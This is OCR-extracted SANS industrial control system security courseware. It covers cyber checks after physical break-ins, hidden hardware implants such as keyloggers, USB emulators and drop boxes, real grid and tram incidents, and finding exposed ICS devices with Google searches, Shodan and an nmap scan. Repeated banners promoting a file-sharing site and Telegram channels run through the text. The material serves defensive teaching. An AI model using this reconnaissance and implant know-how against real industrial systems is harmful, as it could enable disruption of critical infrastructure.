In this new era of asymmetric threats, unauthorized entries could just as easily be a front, a cover crime intended to draw the asset owner's attention and investigation away from the real, more insidious motive. Perhaps the true purpose of the entry is to gain surreptitious access to systems and devices within the facility. Once inside, a malicious actor would be free to manipulate equipment, change settings, or plant unauthorized hardware or software.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Planting Hardware and Software

- Thousands of hacking tools exist
  - High-capacity keystroke loggers (keyloggers)
  - USB keyboard emulators
  - Drop boxes (small computers with cellular modems or Wi-Fi)
  - Other network surveillance products
- Hardware is difficult to detect with the untrained eye
  - Traditionally was deploy-and-recover hardware
  - Options exist for Wi-Fi and cellular connectivity
  - Used to transcend air gaps
  - Many high-profile examples in both ICS and retail industries

There are literally thousands of hacking tools, high-capacity keystroke loggers, aka keyloggers, and other network surveillance products readily available on today's open market. Keyloggers are also standard features of many popular remote access Trojans (RATs). They can be hardware or software-based, wired or wireless, extremely easy to use, and very difficult to detect.

Example: http://www.h-online.com/security/news/item/Hacking-with-USB-keyboard-emulators-1172612.html

Similar to RATs, malicious use of emulators could pose an even greater threat than keyloggers because they could be used to initiate keystrokes instead of merely recording them.

This is not a theoretical discussion. For example, advanced attacks are said to have been originally introduced via a USB thumb drive, demonstrating the effectiveness of gaining physical access to a system in order to conduct malicious activity, and high-profile incidents have proved that even logically separated or air-gapped networks are not immune to such attacks. Compromising remote facility communications or equipment is not a novel concept either. Security professionals often employ such tactics when conducting sanctioned network penetration tests for corporate clients.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Hardware Hacking Tool Examples



Some examples are provided for you here to get an idea of what they may look like and how easily they appear to be a normal part of system cords or normal attachments to the back of industrial computers.

Many of these tools are also useful for performing penetration tests and other cybersecurity assessments. Check out https://hackerwarehouse.com if you are interested in purchasing and learning to use some of these tools to test your defenses.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

When Physical Intrusions Occur

- Work with the physical security team.
  - Have them alert your team of physical breaches
  - Train them to look for common hardware hacking tools
  - Have them list exposed network ports and computer assets
- Work with the OT teams.
  - Report potential ICS incident/event to system owners
  - Consider what information is provided to operators
  - Plan for minimizing impact to operations
  - Consider regulatory (if any) responsibility for reporting the incident

A systematic series of checks can be conducted to help determine whether or not sufficient evidence exists to indicate that a cybersecurity breach may have occurred in conjunction with the physical breach.


Escalating levels of examination based on increasing indicators of a possible cyber breach provide the decisional framework for balancing the need to gather system information against the risk or impact to operations in doing so. Conversely, one might also consider the risks to systems and operations in choosing not to conduct deeper evaluations that might have otherwise discovered the cyber breach.

Three levels of examination are considered: The initial examination, system and configuration checks, and if necessary, a detailed examination of filesystems and binaries. Each level of escalation is necessarily more invasive and requires greater expertise and closer coordination with facility or company personnel responsible for corporate cybersecurity and production operations. Thus, management needs to be able to assess and balance the risks of escalation with the potential for outages and equipment and personnel safety caused by a cybersecurity breach of a critical asset. As the cyber investigation escalates, it is likely that any significant tests on control components may require specific test plans, procedures, and perhaps even scheduled outages to obtain necessary information.

Remember, you start with a physical walk-down. Before cyber assets themselves are examined, an individual familiar with the site's physical configuration should first examine it for anything that appears missing or out of place (this practice is usually referred to as a "walk-down"). A staff member who is familiar with the facility's control devices should also be present and available to assist in the examination. It is important to log all observations. Photographic or digital video records of the scene can also be of great value because observations deemed insignificant during the initial discovery can sometimes prove otherwise later in the investigation. Again, care must be taken not to disturb evidence should the asset owner elect to involve the local law enforcement agency.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Site Walk-Down Process



Those investigating a physical security breach should at least consider the possibility that a cyber-related incident may also have occurred. As a seasoned employee familiar with the site, pause for a moment and consider the location from a malicious actor's perspective. How would you do it if you wanted to compromise the local equipment or gain surreptitious upstream network access? Then inspect the site with that perspective in mind. One must consider simply manipulating local ICS equipment. Recognize the risks posed by unauthorized changes to a control system's configuration or software and the potential to significantly impact equipment, operations, and overall reliability.

Your organization may have a specific definition for a cyber incident or breach. A *cybersecurity breach* is considered as unauthorized access and/or changes to a control system, unauthorized hardware or software placed onto a control system or network, an unauthorized physical connection to a control system network, etc.

The walk-down process noted above is based on a paper written by Michael Assante and Scott Swartz that was published by the Department of Homeland Security and subsequent updates based on real-world events. Updated elements of this paper can be found in the SANS research paper, *Industrial Control Systems (ICS) Cybersecurity Response to Physical Breaches of Unmanned Critical Infrastructure Sites,* which can be found at https://ics.sans.org/ics-library.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Actual Event Examples

- Poland Tram Incident
  - 14-year-old boy used programmable TV remote to control switch gear
  - Inexplicable switching activity treated as unexplained behavior
  - After collision, rigorous investigation revealed the boy's activity
- PG&E Metcalf 500kv Substation (Spring 2013)
  - Individuals entered manholes and cut fiber cables, disabling communications
  - 100+ high-powered rifle rounds at 10 transformers and 3 transformer banks
  - Cooling oil leaked, causing transformers to shut down
  - No major power outages, injuries, or long-term damage
- Entergy Keo 500kv Substation Attack (Fall 2013)
  - Four different attacks on Entergy systems
  - Events included setting the control house on fire
  - Eventually caused an outage affecting 10,000 people
  - Message on control panels: "YOU SHOULD HAVE EXPECTED U.S."

There have been ICS cases of inexplicable system behavior that pointed to local activity as a potential cause for the behavior.

A classic ICS example is the Poland tram incident. A 14-year-old boy had used a programmable TV remote to control switch gear. The inexplicable switching activity was treated as unexplained behavior and simply switched back when noticed by the tram control center operators. A more rigorous investigation might have uncovered that same boy in proximity with the manipulated switches every time. A more thorough investigation occurring after a collision revealed the boy's activity.

Other stories like this can be found at:

https://en.wikipedia.org/wiki/Metcalf_sniper_attack
https://www.forbes.com/sites/williampentland/2013/10/07/weekend-attacks-on-arkansas-electric-grid-leave-10000-without-power-you-should-have-expected-u-s/#42023e781e36
https://edition.cnn.com/2013/10/08/us/arkansas-grid-attacks

Other resources include:

- Requests for assistance from the ICS-CERT can be made by contacting them directly via telephone at 877-776-7585 or by sending an email to ics-cert@dhs.gov
- Information about the ICS-CERT can be found on their website at https://www.us-cert.gov/ics

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - There needs to be a relationship between physical-security and cybersecurity teams
  - Physical breaches are often trivial, but more risk to the attacker
  - Identify the types of sites you have and physical defenses that exist
- Recommendations to owner/operators
  - Build business processes with your physical security peers before you have a physical breach
- Recommendations to vendors
  - Consider tamper protections on your products, especially at Level 0 and 1
  - Provide physical and cyber methods to identify tampering

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

General inquiries: info@sans.org
Registration: registration@sans.org
Tuition: tuition@sans.org
Press: press@sans.org
301-654-SANS (7267)

Contacts and Resources

AUTHOR
Justin Searle
justin@controlthings.io

ICS Resources
ics.sans.org
@sansics
https://ics-community.sans.org/signup

Justin Searle is the Director of ICS Security at InGuardians, specializing in ICS security architecture design and penetration testing. He led the Smart Grid Security Architecture group in the creation of NIST Interagency Report 7628 and has played key roles in the Advanced Security Acceleration Project for the Smart Grid (ASAP-SG), National Electric Sector Cybersecurity Organization Resources (NESCOR), and Smart Grid Interoperability Panel (SGIP).

Justin has taught courses in hacking techniques, forensics, networking, and intrusion detection for multiple universities, corporations, and security conferences. He is currently a Senior Instructor for the SANS Institute and a faculty member at IANS. In addition to electric power industry conferences, Justin frequently presents at top international security conferences such as Black Hat, DEFCON, OWASP, Nullcon, and AusCERT.

Justin leads prominent open-source projects including the ControlThings Platform, Samurai Web Testing Framework (SamuraiWTF), Samurai Security Testing Framework for Utilities (SamuraiSTFU). He has an MBA in International Technology and is a CISSP and SANS GIAC certified Incident Handler (GCIH), Intrusion Analyst (GCIA), Web Application Penetration Tester (GWAPT), and GIAC Industrial Control Security Professional (GICSP).

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

410.2

Architectures and Processes

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

© 2023 Justin Searle. All rights reserved to Justin Searle and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.


VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Table of Contents

ICS Attack Surface	3
Lab 2.1: External Attack Surfaces	12
Secure ICS Network Architectures	14
Lab 2.2: Architecting a Secure ICS Site	28
Enforcement Boundary Devices	30
Attacks on Processes	43
Lab 2.3: Passwords in EEPROM Dumps	55
Process Technologies	57
Lab 2.4: Exploring Fieldbus Protocols	66
Process Defenses	68
Contacts and Resources	81

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- ICS Attack Surface
  - Lab 2.1: External Attack Surfaces
- Secure ICS Network Architectures
  - Lab 2.2: Architecting a Secure ICS Site
- Enforcement Boundary Devices
- Attacks on Processes
  - Lab 2.3: Passwords in EEPROM Dumps
- Process Technologies
  - Lab 2.4: Exploring Fieldbus Protocols
- Process Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Attack Surface

Applicable Standards:

- **NIST CSF v1.1:** ID.RA-3
- **ISA/IEC 62443-2-1:2009:** 4.2.3, 4.2.3.9, 4.2.3.12
- **ISO/IEC 27001:2013:** Clause 6.1.2
- **NIST SP 800-53 Rev. 4:** RA-3, SI-5, PM-12, PM-16
- **CIS CSC:** 4
- **COBIT 5:** APO12.01, APO12.02, APO12.03, APO12.04

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Why Attack Control Systems?

- There are a number of reasons why people attack control systems
  - Financial gain (or ruin)
  - Corporate espionage
  - Terrorist activities
  - Nation-state espionage and cyber warfare
  - Hacktivism
  - Emotional reasons such as revenge or disgruntled employees
  - For educational and peer recognition
  - Misguided ethical hacking
- Examples in the notes and the following folders in your course media files
  - Research papers
  - Defense use cases

In today's age, our industrial control systems make up the majority of most nations' critical infrastructure. Where it isn't critical infrastructure, our industrial control systems often make up the backbone of each nation's manufacturing effort and play a critical part of each nation's gross wealth. Because of this, there are plenty of reasons for malicious actors to attack our industrial control systems. These attacks can be launched by individuals or organizations for the purpose of financial gain (or ruin), corporate espionage, hacktivism, or terrorist activities. Foreign countries are also of grave concern because many nations are now actively involved in cyber espionage and cyber warfare. The last group of people who must be considered are the countless number of individuals who like trying to attack organizations to test themselves, enhance their education, and gain recognition from their peers. This latter group may sometimes cite "ethical hacking" as their goal with claims and sometimes real intent to share vulnerabilities with the compromised company; however, hacking without permission is never ethical.

Examples of Attacks:

- https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html
- https://www.securityweek.com/attackers-alter-water-treatment-systems-utility-hack-report
- https://www.securityweek.com/ransomware-attack-disrupts-san-francisco-rail-system
- https://www.bbc.co.uk/news/technology-30575104

Also check out the research papers and defense use cases on your ICS410 media files.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Vulnerabilities

- Vulnerabilities are weaknesses in a system
  - Gateways for exploitation
  - Inherent in complex systems
  - Always present
- Vulnerabilities are often a result of
  - Poor design, coding, or security features in products by vendors
  - Poor configuration, architecture, or use by owner/operators
- There are three ways to address vulnerabilities/weaknesses:
  - Remove the input (service/app/feature), which removes all current and future risk
  - Remove the weakness/vuln (patching or change config/arch), but leaves residual risk of future vulns
  - Partially mitigate weakness/vuln, which removes part of current risk, but leaves residual risk of current AND future vulns
- If a control is added, there are two ways to attack/bypass a control:
  - Through the control's management interface/protocol
  - Finding a weakness or vulnerability in the control

In security terms, a *vulnerability* is a weakness in your systems or processes that could be exploited by a threat. However, simply having a vulnerability by itself is not necessarily a bad thing. It is only when the vulnerability is coupled with a threat that the danger starts to set in.

Suppose you like to leave the doors and windows to your house unlocked at night. If you live in the middle of the woods, far away from anyone else, this may not be a bad thing. In this case, the vulnerability of having no locks is present, but there really isn't any threat to take advantage of that vulnerability.

Now suppose you move to a big city full of crime. In fact, this city has the highest burglary rate of any city in the country. If you continue your practice of leaving the doors and windows unlocked, you have exactly the same vulnerability as you had before. However, in the city, the threat is much higher. Thus, your overall danger and risk are much greater. Similar vulnerabilities exist on your computer systems.

Vulnerabilities are the gateways by which threats are manifested. Without vulnerabilities, threats do not pose a risk to the organization. Of course, vulnerabilities do not have to exist solely in *software flaws*. Vulnerabilities can be incorrect configurations, poor physical security, poor hiring practices, etc. When we couple vulnerabilities with threats, we introduce risks to an organization. A zero-day (0-day) attack is an exploit that is not publicly available, and the vendor is usually not aware of the flaw. As you can imagine, these are the most dangerous; however, malware heuristic or behavior analysis of suspicious files and applications can provide some degree of defense.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Most Common Vulnerability Identifiers

- Categories of vulnerabilities for cyber systems are generally defined by CWE
  - Common Weakness Enumeration (CWE)
  - http://cwe.mitre.org
- Specific vulnerabilities in specific systems are identified by a CVE
  - Common Vulnerabilities and Exposures (CVE)
  - https://nvd.nist.gov/vuln/search
  - https://www.cvedetails.com
- Largest clearinghouse for ICS-specific vulnerabilities is US CISA
  - Cybersecurity & Infrastructure Security Agency (CISA)
  - https://www.cisa.gov
  - CISA runs the US-CERT and ICS-CERT activities for the United States

Although traditional security vulnerability lists are still directly applicable to control systems due to the management server's use of operating systems like Windows and Linux, the ICS community has additional vulnerability reporting sites that focus on ICS-specific vulnerabilities.

The Cybersecurity & Infrastructure Security Agency (CISA) runs one of the greatest resources for current information. Their ICS-CERT program produces periodic reports on the latest vulnerabilities affecting ICS products and summarizes information about recent ICS security breaches.
https://www.cisa.gov/uscert/ics

The Common Weakness Enumeration (CWE) is more generally IT-focused. Its database security weaknesses and weakness classifications are useful to the ICS community and are often referred to by the sources above. CWE's purpose is to provide a common terminology for vulnerabilities, and thus, it doesn't contain vulnerabilities for specific products, but instead, it contains explanations for different vulnerability categories.
http://cwe.mitre.org/data/slices/2000.html

For one of the largest databases for vulnerabilities in specific products, you could consult NIST's National Vulnerability Database (NVD) or the much more user-friendly CVE details that provide an alternate interface to the NVD.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Information Leakage Leads to Attack


- Sometimes control systems are exposed to the public internet
  - Often by ignorance
  - Sometimes by mistake
  - Occasionally by valid business reason
- These systems can be found through a number of different methods
  - Google searches (aka Google hacking)
  - Port scanning
  - Shodan searches

Sometimes control systems are exposed to the public internet. Often this is from the ignorance of companies and control engineers who don't understand the risk of such configurations. Sometimes control engineers or IT staff accidentally expose control systems to the internet, such as making network configuration accidents, incorrect firewall rules, or network WAN link upgrades. And occasionally, businesses identify a valid business need to expose a control system to the internet for remote access for employees or business partner use. In such cases, it is hoped that multiple security defenses are put in place to prevent attacker exploitation. However, sometimes a single security defense such as a password is used, or worse, there are no security defenses at all.

Attackers can find these systems through a number of different methods. The most common is port scanning, by which the attacker uses a tool such as Nmap to look for running ICS services, but this can expose the attacker's source IP to discovery. Another method that attackers can use on internet-facing resources is Google searches. Any control system with a web interface available on the internet will be indexed by Google Googlebot and will be discoverable with simple Google searches. This is also known as Google hacking when attackers use Google to find vulnerable servers. Although Google works only with web-based interfaces on control systems, a similar search engine called Shodan works with many additional services, and it allows attackers to search service banners and HTTP headers to identify control systems.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Google Hacking



- Creative search queries to find information leakage
  - Strings from ICS web interfaces
  - Error messages indicating vulns
  - Keywords such as "login"
  - Restrict searches with "site:"
- www.exploit-db.com/google-hacking-database
  - Home of the Google Hacking Database
  - 1000+ search examples to find vulnerabilities and data leakage

When it comes to internet-exposed web interfaces for control systems or even customer portals that may be leveraged to traverse to a control system, Google hacking is the quickest and most silent method for an attacker to leverage. As the largest search engine on the web, Google has a wealth of information about the various websites exposed to the internet. It has already done all the work for an attacker by indexing all the available web interfaces that are exposed to the internet. All an attacker has to do is make a couple of carefully crafted search terms to find the systems they are looking for. Even by simply searching specific asset owner domains for the word “login”, an attacker can manually inspect each search result to see if any resemble control systems.

References:

- Google directives can be further researched at: http://www.googleguide.com/advanced_operators_reference.html
- A good source of Google hacking approaches can also be found at: https://www.exploit-db.com/google-hacking-database/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Finding ICS Devices: Port Scanning

- Finding Internet-connected systems is easy
  - Port scanning is the most accurate technique
  - Can be time-consuming
  - Requires you learn some special skills
  - Nmap is the best tool and is freely available



- Warning, do you scan your OT networks without the right tools and training
  - Can cause failures and unpredictable behavior in ICS environments
  - Guide to scanning highly sensitive networks at https://www.controlthings.io/resources

```
$ sudo nmap -p- -A 127.5.2.3

Starting Nmap 5.21 ( http://nmap.org ) ...
 Nmap scan report for 127.5.2.3
Host is up (0.00010s latency).
Not shown: 65529 closed ports
PORT    STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 5.9p1 Debian
...
| ssh-hostkey: 1024 bb:16:71...50:37:4c (DSA)
|_2048 60:91:1d...ac:6f:dc (RSA)
80/tcp   open  http     Apache httpd 2.2.22
|_html-title: Site doesn't have a title
443/tcp  open  http     Apache httpd 2.2.22
((Ubuntu))
|_html-title: 404 Not Found
502/tcp  open  asa-appl-proto?
5001/tcp open  apc-agen APC PowerChute agent
8834/tcp open  ssl/unknown
Network Distance: 0 hops
Service Info: OS: Linux; Device: power-device
```

One of the best tools available for port scanning is Nmap, a very powerful open-source port scanner available on all major operating systems. Nmap can be used to identify all services running on a single IP, one service on any group of IPs, or all services on all IPs. Nmap can retrieve service banners from any service offering them and can use their Nmap Scripting Engine (NSE) scripts to do advanced analysis and enumeration of service data. There are several NSE scripts that are ICS-specific, and more are expected to be added in the future.

Port scanning is by far the most accurate method available for attackers to find and identify vulnerable services. The downside for attackers is that it exposes their source IP to discovery and can be very time-consuming if working with large numbers of IPs and ports. However, using Nmap on specific companies can be relatively quick to reveal interesting services for the attacker.

Caution: Tools like Nmap can cause failures and unpredictable behavior in ICS environments. SANS offers additional courses, such as the "Assessing and Exploiting Control Systems" course, which focuses on safe methods of performing penetration testing on ICS environments. An alternative method of port scanning is performing passive network captures for asset owners trying to discover this information on internal ICS networks. This mostly eliminates the risk to ICS environments; however, it also prevents discovery of services with infrequent traffic.

